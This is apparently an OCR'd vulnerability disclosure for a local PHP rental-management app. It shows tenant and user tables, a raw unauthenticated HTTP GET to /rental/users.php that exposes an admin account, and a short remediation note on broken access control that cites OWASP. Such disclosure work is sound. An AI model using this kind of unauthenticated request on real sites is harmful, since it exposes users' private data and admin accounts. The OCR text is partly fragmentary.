
List of Tenant New Tenant

#	Name	House Rented	Monthly Rate	Outstanding Balance	Last Payment	Action
1	Sharma, Rhea Patel	**999 Pineapple St**	**220,000.00**	**218,650.00**	**May 24, 2024**	View Edit Delete
2	Test2, Test2 Test2	**888 Watermelon St**	**85,000.00**	**170,000.00**	**N/A**	View Edit Delete
3	Verma, Reyaansh Singh	**888 Elmwood St**	**600,000.00**	**598,350.00**	**May 22, 2024**	View Edit Delete
4	Desai, Advait Gupta	**789 Oak St**	**300,000.00**	**298,400.00**	**May 06, 2024**	View Edit Delete
5	Singh, Kiara Sharma	**777 Spruce St**	**320,000.00**	**318,750.00**	**May 20, 2024**	View Edit Delete
	Gupta,				**May 18**	View

http://localhost/rental/users.php



#	Name	Username	Type	Action
1	Administrator	mayuri.infospace@gmail.com	Admin	Action Toggle Dropdown Edit Delete



```
GET /rental/users.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
Gecko/20100101 Firefox/127.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=1
```

#	Name	Username	Type	Action
1	Administrator	mayuri.infospace@gmail.com	Admin	Action Toggle Dropdown Edit Delete

Solution/Good Reads:

Application should make sure that only the valid authenticated user is allowed to access the post login sensitive data. Validate the session cookie at server side for each request before responding with the post login data.

https://owasp.org/Top10/A01_2021-Broken_Access_Control/